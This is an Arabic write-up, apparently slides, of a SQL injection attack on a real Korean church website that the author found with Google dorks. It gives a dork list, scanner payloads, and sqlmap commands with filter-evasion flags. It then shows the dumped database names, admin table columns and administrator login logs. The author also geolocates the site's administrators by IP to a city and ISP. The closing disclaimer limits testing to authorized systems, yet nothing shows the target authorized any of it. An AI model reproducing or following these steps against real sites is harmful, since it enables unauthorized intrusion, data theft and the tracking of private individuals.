

■ نطاق الاختبار والمسؤولية

- هدف الاختبار
- يهدف هذا العمل إلى دراسة واختبار ثغرة SQL Injection في تطبيق ويب وفهم كيفية تأثيرها على طبقة قاعدة البيانات بدءًا من التحقق من وجود الثغرة ووصولًا إلى تحليل قواعد البيانات والجداول والبيانات المرتبطة بالتطبيق
- نطاق الاختبار
- تركز الاختبارات على نقاط الإدخال المرتبطة بالتطبيق محل الدراسة مع الانتقال تدريجيًا من جمع المعلومات والفحص إلى التحقق من الثغرة وتحليل أثرها
- حماية البيانات
- تم إخفاء البيانات الحساسة في النسخة المنشورة من التقرير بما في ذلك المعلومات الشخصية معرفات الحسابات عناوين IP وبيانات الاعتماد أو أي معلومات يمكن استخدامها للوصول إلى النظام
- تنبيه
- هذا التقرير مخصص للتوثيق والتعلم الأمني ولا يمثل تصريحًا لاختبار أي نظام خارج نطاق مصرح به يجب تنفيذ اختبارات الاختراق فقط على الأنظمة التي يملك المختبر تصريحًا صريحًا لاختبارها

Introduction

- هدف الاختبار

تُعد ثغرات SQL Injection من الثغرات التي يمكن أن تؤثر بشكل مباشر على التطبيقات التي تعتمد على قواعد البيانات حيث قد تسمح مدخلات غير محمية بشكل كافٍ بالتأثير على الاستعلامات التي ينفذها التطبيق.

في هذا العمل تم إجراء اختبار عملي على تطبيق ويب بهدف التحقق من وجود SQL Injection ودراسة أثرها على طبقة البيانات.

بدأ الاختبار بجمع المعلومات عن التطبيق وتحديد نقاط الدخول المحتملة ثم الانتقال إلى الفحص والتحقق من سلوك نقطة الإدخال

بعد تأكيد وجود الثغرة تم استخدام SQLMap لتقييم إمكانية الوصول إلى قواعد البيانات وتحليل بنيتها والجداول والأعمدة المرتبطة بها.

ركزت الدراسة على إثبات الأثر الأمني للثغرة وتحليل نوع البيانات التي يمكن الوصول إليها بدل الاكتفاء بإثبات وجود الخطأ فقط.

- أهداف الاختبار

- التحقق من وجود SQL Injection
- تقييم قابلية نقطة الإدخال للاستغلال.
- تحديد قواعد البيانات التي يمكن الوصول إليها.
- تحليل الجداول والأعمدة المرتبطة بالتطبيق.
- تقييم إمكانية الوصول إلى البيانات الإدارية.
- دراسة إمكانية تنفيذ عمليات تعديل على قاعدة البيانات.
- توثيق النتائج والمخاطر الأمنية.

Assessment Methodology

- منهجية الاختبار
- تم تنفيذ الاختبار على مراحل متتابعة بحيث يتم الانتقال إلى المرحلة التالية بعد تحليل نتائج المرحلة السابقة.
- ١. Reconnaissance - جمع المعلومات
- جمع المعلومات المتاحة عن التطبيق وتحديد نقاط الدخول المحتملة.
- ٢. Scanning & Validation - الفحص والتحقق
- فحص نقاط الإدخال واختبار استجابة التطبيق للمدخلات غير المتوقعة.
- ٣. Vulnerability Identification - تحديد الثغرة
- التحقق من وجود SQL Injection في نقطة الإدخال محل الدراسة.
- ٤. Exploitation - استغلال الثغرة
- استخدام SQLMap لتقييم قابلية الاستغلال والوصول إلى طبقة قاعدة البيانات.
- ٥. Database Enumeration - تعداد قاعدة البيانات
- تحديد قواعد البيانات والجداول والأعمدة التي يمكن الوصول إليها.
- ٦. Impact Analysis - تحليل الأثر
- تحليل طبيعة البيانات التي تم الوصول إليها وتقييم أثر الثغرة على سرية البيانات وسلامتها.
- ٧. Reporting - التوثيق
- توثيق الأدلة والنتائج والقيود والتوصيات الأمنية.
- منهجية العمل

Reconnaissance → Scanning → Validation → Exploitation → Enumeration → Impact Analysis → Reporting

الأدوات وبيئة الاختبار

- SQLMap: اختبار SQL Injection وتقييم إمكانية الوصول إلى قواعد البيانات
- Web Browser: الوصول إلى التطبيق وتحليل نقاط الإدخال
- Search Engines / OSINT Sources: جمع المعلومات الأولية عن التطبيق
- Linux / Testing Environment: تنفيذ أدوات واختبارات أمن تطبيقات الويب
- Web Application: نطاق الاختبار محل الدراسة
- Database Layer: تحليل قواعد البيانات والجداول والأعمدة الناتجة عن الاختبار

• الأدوات الرئيسية

■ SQLMap:

تم استخدام SQLMap بعد التحقق من وجود مؤشر على SQL Injection بهدف تقييم قابلية نقطة الإدخال للاستغلال وتعداد قواعد البيانات والجداول والأعمدة.

■ مصادر المعلومات المفتوحة

تم استخدامها خلال مرحلة جمع المعلومات لتكوين صورة أولية عن التطبيق وتحديد نقاط الدخول المحتملة.

• ملاحظة

تم توثيق الأدوات والنتائج بناءً على ما تم استخدامه فعليًا أثناء الاختبار دون افتراض استخدام أدوات أو تقنيات لم يتم تنفيذها ضمن نطاق العمل.

جمع المعلومات

الهدف من المرحلة
جمع المعلومات المتاحة عن التطبيق المستهدف وتحديد نقاط الدخول المحتملة التي يمكن استخدامها في مرحلة
الفحص الأمني.

جمع المعلومات

sql.dorks

تم استخدام مصادر البحث المفتوحة لتحديد تطبيقات ويب تحتوي على نقاط دخول قابلة للفحص

نختار احد المواقع التي تعطينا الإستعلامات

```
1  ## SQL-Injection-Google-Dork-List
2
3  ``Below are some of the excellent dork for SQL Injection Vulnerability``
4
5  view_items.php?id=
6  home.php?cat=
7  item_book.php?CAT=
8  www/index.php?page=
9  schule/termine.php?view=
10 goods_detail.php?data=
11 storemanager/contents/item.php?page_code=
12 view_items.php?id=
13 customer/board.htm?mode=
14 help/com_view.html?code=
15 n_replyboard.php?typeboard=
16 eng_board/view.php?T****=
```

جمع المعلومات

"=inurl:"m_view.php?ps_db

نبحث عن الاستعلام ونحدد اننا نريد ان تظهر المواقع التي يتواجد هذا الاستعلام في رابطها

تم تحديد نقطة دخول مناسبة ضمن التطبيق وانتقل الاختبار
بعدها إلى مرحلة التحقق من قابلية المدخل للتأثر
بحقن SQL

선라교회

Welcome! Sungrak Church

Content, The King of the Jews (John 19:17-22) God is the King of Kings. He appeared in the world to fulfill the Scripture (John 17:12).

Vons Chicken

Roast Oven

This chicken has a light taste without sauce. It is cooked to perfection, resulting in a crispy skin and juicy meat underneath.

acc-shop.com

Welcom to Acc-shop

Our Korean business registration number is 123-10-79492. If we do not fulfill your trust when doing business, you can refer to our registration number ...

아시아폰트

asiafont > 기술 제품 지원 회사

담백한 선과 곡선으로 심플하며, 여백을 최소화, 획의 두께를 최대화하여 무게감있는

جمع المعلومات

ملف

مرحبا بكم في

المحتوى، ملك اليهود (يوحنا 19: 17-22) الله هو ملك الملوك. ظهر في العالم ليتمم الكتاب المقدس (يوحنا 17: 12)

تم اختيار تطبيق ويب حقيقي كنطاق للاختبار ثم تحديد نقطة دخول ضمن التطبيق لإجراء اختبار SQL Injection

الموقع المستهدف

انا خدمة

SBC بث

البعثة الخارجية

معلومات عنا

النبشة والأخبار

النبشة والأخبار

النبشة والأخبار

النبشة والأخبار

موضوع	ملك اليهود
	ملك اليهود (يوحنا 19: 17-22) الله هو ملك الملوك. ظهر في العالم ليتمم الكتاب المقدس (يوحنا 17: 12). قبل مجيئه، أعلن عنه الأنبياء (يوحنا 1: 23). رجاء إسرائيل هو انتظار المسيا (يوحنا 4: 25). يسير "المسيا" إلى "المسيح". لقد انتظروا ملكاً مثل داود (متى 22: 41-46). عندما جاء، اعتقدت إسرائيل أنهم سيرون المجد مرة أخرى (أعمال 1: 6-8). كان رجاء إسرائيل هو الانتظار بجديّة. لعصر تيوقراطي قادم (متى 2: 1-12).

جمع المعلومات

نبحث عن المواقع التي وضعت رابط الموقع في صفحتها
نلاحظ ان لديهم تطبيق وقناة على يوتيوب

ونبحث عن المواقع التي ذكرت اسم الموقع في صفحتها

من خلال البحث تبين انها من اكبر الكنائس في كوريا ولديها ١٧٠ الف عضو وتأسست في ١٩٦٩

🔍🌐🗣️⌨️✖️

site:""or.kr

الأدوات

الكلصورفيديوهاتكتبالويبأخبارشؤون مالية

تجربة Google Search Console

هل تمتلك ""احصل على فهرسة وترتيب للبيانات من Google.

성락교회

كنيسة

التاريخ • معرض تاريخ • CI ريال حول. مرحباً دليل عائلي جديد. كنيسة سيونجناك. مقدمة شعار الكنيسة إن. الواجب والاعتراف بالإيمان • حركة بيريا. المدير: القس سيونغهيون كيم •

قسم جامعة كنيسة - التاريخ

قداس مساء الأربعاء يستضيفه قسم الجامعة • التاريخ: 13/11 (الأربعاء) مساءً 8:00 ~ • المكان: القاعة الرئيسية ..لمركز الشباب 4. اجتماع صلاة التسبيح لتفاني إن الذي يخلص الكنيسة • التاريخ: 15 /11 (الجمعة

성락교회

مدرسة الكتاب المقدس الصيفية

بركة هلوليا (مدرسة الكتاب المقدس) • 2. كنيسة مملوءة محبة [أسفل]؛ 3. رائحة الرب • 4. كونجداكونجداك 1. ...[أسفل]؛ 5. الحب الذي لا يمكن إيقافه • 6. الحب والبركة [أسفل]؛ 7. نحن

🔍🌐🗣️⌨️✖️

"link:"or.kr

Google Play

Google Play كنيسة - التطبيقات على

2024/06/24 — قناة التواصل الاجتماعي الرسمية لكنيسة

... انتسغرام http://bit.ly/2ICsYTw تابعني ... يوتيوب

YouTube

كنيسة

ألف مشترك • 5.4 ألف فيديو. كنيسة محبوبة من قلب الرب 8.7 .

..المزيد...المزيد

NamuWiki

성락교회

2009. — 2024/10/06

... يناير. حفل استقبال عند مدخل كنيسة جيمبو. 2009. مايو 5

YouTube

كنيسة

ألف مشترك • 5.5 ألف فيديو. كنيسة محبوبة من قلب 8.75 .

..المزيد...المزيد

Wikipedia

كنيسة

Se... < wiki < https://en.wikipedia.org

الفحص والتحقق

تهدف هذه المرحلة إلى التحقق من نقاط الإدخال التي تم تحديدها خلال مرحلة جمع المعلومات واختبار سلوك التطبيق تجاه المدخلات غير المتوقعة.

الفحص والتحقق

SQL Injection

```
Array ( [0] => Array ( [0] => 42000 [SQLSTATE] => 42000 [1] => 105 [code] => 105 [2] => [Microsoft][SQL Server Native Client 10.0][SQL Server]190' 0x"00 00000g00 |00 00000 0'0000. [message] => [Microsoft][SQL Server Native Client 10.0][SQL Server]190' 0x"00 00000g00 |00 00000 0'0000. ) [1] => Array ( [0] => 42000 [SQLSTATE] => 42000 [1] => 102 [code] => 102 [2] => [Microsoft][SQL Server Native Client 10.0][SQL Server]'190" 00600 0000000 0-000000000. [message] => [Microsoft][SQL Server Native Client 10.0][SQL Server]'190" 00600 0000000 0-000000000. ) ) DB ERROR
```

Mysql Query : select * from morning bmain bbs e6jubo where uid='190\'

Mysql Error : 1

Mysql Error Num : Array

تم تأكيد قابلية نقطة الإدخال للتأثر بحقن **SQL** ولذلك انتقل الاختبار إلى مرحلة تقييم الأثر

تم إجراء فحوص إضافية ضمن نطاق الاختبار للتحقق من وجود مؤشرات على ثغرات أخرى مرتبطة بنقطة الدخول محل الدراسة

الفحص والتحقق

3. Crawl and audit of ww

Details

Audit items

Issue activity

Event log

Logger

Filter

High

Medium

Low

Info

Certain

Firm

Tentative

Search...

#	Task	Time	Action	Issue type	Host	Path	Insertion point	Severity	Confidence
22	3	01:20:29 14 Nov 2024	Issue found	Path-relative style sheet import	https://www.	/sr/		Information	Firm
21	3	01:19:53 14 Nov 2024	Issue found	SQL injection	http://www.	/sr/m_page.php	ps_pname parameter	High	Firm
20	3	01:18:18 14 Nov 2024	Issue found	JavaScript injection (DOM-based)	https://www.	/sr/		Medium	Firm
19	3	01:18:18 14 Nov 2024	Issue found	JavaScript injection (DOM-based)	https://www.	/sr/		Medium	Firm
18	3	01:18:18 14 Nov 2024	Issue found	JavaScript injection (DOM-based)	https://www.	/sr/		Medium	Firm
17	3	01:17:34 14 Nov 2024	Issue found	TLS certificate	https://www.	/		Information	Certain
16	3	01:17:33 14 Nov 2024	Issue found	Mixed content	https://www.	/sr/		Information	Certain
15	3	01:17:33 14 Nov 2024	Issue found	Cross-domain script include	https://www.	/sr/		Information	Certain
14	3	01:17:33 14 Nov 2024	Issue found	Vulnerable JavaScript dependency	http://www.	/sr/m_page.php		Low	Tentative
13	3	01:17:33 14 Nov 2024	Issue found	Cross-domain Referer leakage	http://www.	/sr/m_page.php		Information	Certain
12	3	01:17:33 14 Nov 2024	Issue found	Vulnerable JavaScript dependency	https://www.	/sr/		Low	Tentative
11	3	01:17:32 14 Nov 2024	Issue found	Cookie without HttpOnly flag set	https://www.	/sr/		Low	Firm
10	3	01:17:32 14 Nov 2024	Issue found	Cross-domain script include	http://www.	/sr/m_page.php		Information	Certain
9	3	01:17:32 14 Nov 2024	Issue found	HTML uses unrecognized charset	https://www.	/robots.txt		Information	Tentative
8	3	01:17:32 14 Nov 2024	Issue found	Frameable response (potential Clickjacking)	http://www.	/sr/m_page.php		Information	Firm
7	3	01:17:32 14 Nov 2024	Issue found	TLS cookie without secure flag set	https://www.	/sr/		Medium	Firm
6	3	01:17:32 14 Nov 2024	Issue found	Frameable response (potential Clickjacking)	https://www.	/sr/		Information	Firm
5	3	01:17:32 14 Nov 2024	Issue found	Cachable HTTP response	https://www.	/		Information	Certain

Advisory

Request 1

Response 1

Request 2

Response 2

SQL injection

Compare responses

Issue: SQL injection

Severity: High

Confidence: Firm

Host: http://

Path: /sr/m_page.php


Issue detail

The ps_pname parameter appears to be vulnerable to SQL injection attacks. The payloads 67225321' or 9222=9222-- and 21295593' or 4117=4124-- were each submitted in the ps_pname parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

الفحص والتحقق

تم فحص الاستجابة الأمنية للتطبيق للتحقق من وجود مؤشرات على وجود طبقة حماية أمام التطبيق ولم تظهر أثناء الاختبار مؤشرات واضحة على وجود **WAF** يتدخل في الطلبات المستخدمة ضمن نطاق الاختبار



```
[*] Checking https://[REDACTED]
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

تحليل قابلية الاستغلال

بعد تأكيد قابلية نقطة الإدخال للتأثر بحقن SQL انتقل الاختبار إلى تقييم الأثر المحتمل للثغرة من خلال تحليل البيانات التي يمكن الوصول إليها ضمن قاعدة البيانات.

تحليل قابلية الاستغلال

```
(root@yoyo)-[/home/kali]  
# sqlmap -u https://[redacted]iew.php?ps_db=bbs_e6jubo --dbs
```

تم استخدام أداة **SQLMap** ضمن بيئة الاختبار لتقييم قابلية نقطة الإدخال للاستغلال الآلي وأظهرت النتائج إمكانية الوصول إلى عدة قواعد بيانات مرتبطة بالتطبيق

تم تحديد ٨ قواعد بيانات مرتبطة بالتطبيق مما يؤكد أن أثر الثغرة يتجاوز نقطة الإدخال نفسها ويمتد إلى طبقة البيانات.

```
[18:29:14] [INFO] the back-end DBMS is Microsoft SQL Server  
web server operating system: Windows 2008 R2 or 7  
web application technology: PHP, Microsoft IIS 7.5, PHP 5.3.28  
back-end DBMS: Microsoft SQL Server 2008  
[18:29:14] [INFO] fetching database names  
[18:29:14] [INFO] resumed: 'chonghoi'  
[18:29:14] [INFO] resumed: 'master'  
[18:29:14] [INFO] resumed: 'model'  
[18:29:14] [INFO] resumed: 'msdb'  
[18:29:14] [INFO] resumed: 'ReportServer$SR_SQLSERVER'  
[18:29:14] [INFO] resumed: 'ReportServer$SR_SQLSERVERTempDB'  
[18:29:14] [INFO] resumed: 'sungrakweb'  
[18:29:14] [INFO] resumed: 'tempdb'  
available databases [8]:  
[*] chonghoi  
[*] master  
[*] model  
[*] msdb  
[*] ReportServer$SR_SQLSERVER  
[*] ReportServer$SR_SQLSERVERTempDB  
[*] sungrakweb  
[*] tempdb
```

تحليل قابلية الاستغلال

نختار احد قواعد البيانات المشبوهة ونبحث عن الجداول التي فيها

```
(root@yoyo)-[/home/kali]  
# sqlmap -u https://www.sung...r/m_view.php?ps_db=bbs_e6jubo -D sung... --tables
```

```
[18:56:44] [INFO] retrieved:  
[18:56:49] [INFO] retrieved:  
[18:56:54] [INFO] retrieved:  
[18:56:59] [WARNING] unable to retrieve the tables for database '[master]'  
[18:56:59] [CRITICAL] unable to retrieve the tables for any database  
[18:56:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.sung...'
```



بحال واجهتنا مشاكل في الاتصال او الاستعلامات

تحليل قابلية الاستغلال

تم تحليل بنية قاعدة البيانات وتحديد الجداول المرتبطة بالتطبيق ثم تضيق نطاق التحليل إلى الجداول التي قد تحتوي على بيانات تشغيلية أو إدارية.



```
(root@yoyo)-[/home/kali]
# sqlmap -u "https://v[REDACTED].kr/sr/m_view.php?ps_db=bbs_e6jubo" -D master --tables --risk=3 --level=5 --technique=BEUSTQ
--time-sec=5 --random-agent --hex
```

- --risk=3 : رفع مستوى المخاطرة
- --level=5 : رفع مستوى الفحص
- --technique=BEUSTQ : تحديد تقنيات الهجوم
- --time-sec=5 : التأخير الزمني
- --random-agent : تجنب الحظر
- --hex : تجاوز فلاتر الأمان

تحليل قابلية الاستغلال

نلاحظ انه ارجع لنا ٣٠٧ جدول في قاعدة البيانات

أظهرت عملية التحليل وجود ٣٠٧ جداول ضمن قاعدة البيانات التي تم الوصول إليها وتم تضيق نطاق الفحص إلى الجداول ذات الصلة بالتطبيق.



تحليل قابلية الاستغلال

تم تحليل بنية الجدول وتحديد الأعمدة المتاحة بهدف فهم نوع البيانات المخزنة داخله وتقييم مستوى الحساسية المحتمل للبيانات

```
(root@yoyo)-[/home/kali]
# sqlmap -u https://[redacted]/sr/m_view.php?ps_db=bbs_e6jubo -D sungrakweb -T morning_badmin_table --columns
```

	comment_num	
	file_size	
	filter_text	
	ip_close	
	ip_connect	
	ip_select	
	is_admin_main	
	is_search	
	list_num	
	name_close	
	page_num	
	page_uid	
	photo_info	
	register_date	
	remote_connect	
	search_item	
	str_length	
	table_width	
	uid	
	use_admin_remail	
	use_autolink	
	use_category	
	use_comment	
	use_file1	
	use_file2	
	use_filter	
	use_html	
	use_language	
	use_link1	
	use_link2	
	use_list	
	use_mailer	
	use_note	
	use_print	
	use_search	
	use_secret	
	use_spam	
	use_viewip	
	use_white_remail	

```
Database: sungrakweb
Table: morning_badmin_table
[79 columns]
+-----+
| Column |
+-----+
| approval_date |
| board_basic_text |
| board_basictop_text |
| board_category |
| board_cody |
| board_comment_text |
| board_editor |
| board_file1 |
| board_gohome |
| board_gohome_target |
| board_group |
| board_header_file |
| board_header_text |
| board_hlist_text |
| board_label |
| board_name_code |
| board_orderby |
| board_skin |
| board_tailer_file |
| board_tailer_text |
| board_title |
| board_title_image |
| board_tlist_text |
| board_total_access |
| board_total_record |
| browser_title |
| class_answer |
| class_approval |
| class_comment |
| class_delete |
| class_download |
| class_html |
| class_list |
| class_modifv
```

أظهر التحليل وجود ٧٩ عمودًا من بينها مؤشرات مرتبطة بوظائف إدارية داخل التطبيق.

تحليل قابلية الاستغلال

هذه بعض العمليات التي قام بها الادمن في صفحة التحكم بالموقع مع الأيبي الخاص بهم
البيانات الأولية التي حصلنا عليها ان الموقع يحتوي على ٥ حسابات ادمن يدارون من قبل ٣ اشخاص

```
Database: s[REDACTED]
Table: morning_login_table
[470 entries]
+-----+-----+-----+-----+
| login_id | register_date | login_ip | login_referer |
|         |               |         |               |
+-----+-----+-----+-----+
[20:34:02] [WARNING] console output will be trimmed to last 256 rows due to large table size
| admin | 1472431447 | 192.168.1.1 | http://[REDACTED].kr/
| admin | 1472527741 | 121.198.1.1 | http://[REDACTED].kr/
| srmc | 1472815111 | 122.198.1.1 | <blank>
| srmc | 1472921411 | 119.198.1.1 | http://[REDACTED].kr/admin/
| admin | 1472946139 | 192.168.1.1 | http://[REDACTED].kr/admin/
| admin | 1472951820 | 192.168.1.1 | http://[REDACTED].kr/sr/admin/admin_board.php?ps_ca=01040600&ps_st=name&ps_ss=
| admin | 1472968019 | 192.168.1.1 | http://[REDACTED].kr/sr/admin/admin_board.php?ps_ca=05030100&ps_st=name&ps_ss=
| admin | 1473055413 | 192.168.1.1 | http://[REDACTED].kr/admin/
| admin | 1473142473 | 192.168.1.1 | http://[REDACTED].kr/sr/admin/admin_board_list.php?ps_db=bbs_6jubo&ps_boid=56&ps_page=26&ps sele=&ps_ques=&ps_cate=&ps_bcid=&etc_01=&admin_
_language=
| admin | 1473233017 | 121.198.1.1 | http://[REDACTED].kr/
| admin | 1473233127 | 121.198.1.1 | http://[REDACTED].kr/
| admin | 1473235284 | 121.198.1.1 | http://[REDACTED].kr/
| admin | 1473293120 | 121.198.1.1 | http://[REDACTED].kr/sr/
| admin | 1473293347 | 192.168.1.1 | http://[REDACTED].kr/
| admin | 1473300124 | 192.168.1.1 | http://[REDACTED].kr/
| admin | 1473300878 | 121.198.1.1 | http://[REDACTED].kr/
| admin | 1473301118 | 121.198.1.1 | http://[REDACTED].kr/
```

تحليل قابلية الاستغلال

الحساب الأول admin

يدار من قبل شخصين

الأول في أمريكا وهذا المعلومات الدقيقة عنه
شركة الاتصال والمنطقة التي يسكن فيها تحدد بالتفصيل

الشخص الثاني في كوريا الجنوبية

Geolocation data from

IP2Location

Product: DB6, 2024-11-1

 IP ADDRESS:

 COUNTRY: Korea 🇰🇷

 REGION: Gyeonggi-do

 CITY: Seongnam

 ISP: KT Corporation

 ORGANIZATION: Not available

 LATITUDE:

 LONGITUDE:

[Incorrect location? Contact IP2Location](#)

 [view map](#)

Geolocation data from

IP2Location

Product: DB6, 2024-11-1

 IP ADDRESS:

 COUNTRY: United States 🇺🇸

 REGION: California

 CITY: Fremont

 ISP: ZhuansunJin

 ORGANIZATION: Not available

 LATITUDE:

 LONGITUDE:

[Incorrect location? Contact IP2Location](#)

 [view map](#)

الحساب الثاني **srms**

يدار من قبل نفس الشخص الذي يدير حساب **admin**

Geolocation data from

IP2Location

Product: DB6, 2024-11-1

 IP ADDRESS:

 COUNTRY:

Korea 🇰🇷

 REGION:

Gyeonggi-do

 CITY:

Seongnam

 ISP:

